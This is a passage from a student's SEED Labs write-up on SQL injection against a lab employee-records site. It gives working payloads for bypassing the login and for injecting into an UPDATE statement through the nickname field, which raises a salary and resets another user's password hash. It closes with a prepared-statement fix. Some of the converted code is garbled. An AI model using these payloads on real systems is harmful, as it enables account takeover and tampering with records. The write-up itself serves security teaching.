
```
...
```


' or Name='alice' #

...



After log in alice account, I see her salary is 20000. Now I need to update her salary. To change her salary, we need to click on **Edit Profile**.




And on the Edit Profile, there is a option to change her nick name. Here, I'm going to inject SQL code by typing


...

',salary='6000

...



Then press edit. After edit this, we can simply see get raised to 60000.



3.2 SQL Inject Attack on Update Statement – modify other people' password

Using the same vulnerability in the above UPDATE statement, malicious employees can also change other people's data. Before changing another password, we need a hash value for password. To get the password hash value we use **client terminal** and type

...

```
echo -n "passwd4bob" | sha1sum
```

...

```
Activities Terminal Fri 19:18 student@client: ~
File Edit View Search Terminal Help
</p>
</div>
<br><h4> Alice Profile</h4>Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone nu
number: <br><h4> Bobby Profile</h4>Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: pho
ne number: <br><h4> Ryan Profile</h4>Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address
: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: ad
dress: phone number: <br><h4> Ted Profile</h4>Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email
: email: address: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>
<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABS
</p>
</div>
</body>
</html>
student@client:~$ echo -n "passwd4bob"|sha1sum
7f2ca3a5dacaade2559c0644ad83cdb4323e1f96 -
student@client:~$
```

I get the hash value for password (**passwd4bob**) and encrypted with **sha1sum**. To change bob password, we need to go for alice account using

...

'or Name='alice' #

...

after login we need to go the edit profile, then in the NickName section we will type

...

',password='7f2ca3a5dacaade2559c0644ad83cdb4323e1f96' where name='Boby';#

...

After change the password, we can check the hash password are matched with web server in MySQL. In the web-server we can type

...


mysql -u root -pseedubuntu

...


...


mysql> select * from credential;

...



To login for bob, We know bob Employee ID is **20000**, and password is '**passwd4bob**'. With this credential, we can login successful.





4. Countermeasure – Prepared Statement


Now, we see this website is vulnerable in the PHP code. So we are going to check the code and open with **nano** editor and try to fix the code. The code is in different directory. To enter the directory

...

```
cd /var/www/seedlabsqlinjection.com/public_html
```

```
ls -l
```

...




Now check what PHP code are written in **unsafe_credential.php** by opening with nano editor.

...

nano unsafe_credential.php

...



```
student@web-server:/var/www/seedlabsqlinjection.com/public_html
GNU nano 2.3.1 File: unsafe_credential.php

$input_pwd = $_GET['Password'];
$input_pwd = sha1($input_pwd);

// check if it has exist login session
session_start();
if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!=" and $_SESSION['pwd']!="){
    $input_eid = $_SESSION['eid'];
    $input_pwd = $_SESSION['pwd'];
}

$conn = getDB();

/* start make change for prepared statement */
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE eid= '$input_eid' and Password='$input_pwd'";
if (!$result = $conn->query($sql)) {
    die('There was an error running the query [' . $conn->error . ']\n');
}

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is      ^V Next Page     ^U UnCut Text   ^T To Spell
```

Now in going to change the above code which is

...

```
$conn = getDB();
$sql = "SELECT name, local, gender
FROM USER_TABLE
WHERE id = $id AND password = '$pwd' ";
$result = $conn->query($sql)
```

Here we change this code with

...

```
$conn = getDB();
$stmt = $conn->prepare("SELECT name, local, gender
FROM USER_TABLE
WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

```
student@web-server:/var/www/seedlabsqilinjection.com/public_html
GNU nano 2.3.1 File: unsafe_credential.php Modified

$input_pwd = $_GET['Password'];
$input_pwd = sha1($input_pwd);

// check if it has exist login session
session_start();
if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!= "" and $_SESSION['pwd']!= ""){
    $input_eid = $_SESSION['eid'];
    $input_pwd = $_SESSION['pwd'];
}

$conn = getDB();
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, $
FROM credential
WHERE name = ? and Password= ?");
$sql->bind_param("ss", $input_une, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $);
$sql->fetch();
$sql->close();
```

Now, after update the code, we can't login as

...

alice' #

...

or

...

'or 1 = 1 #

...

There is nothing showed up.

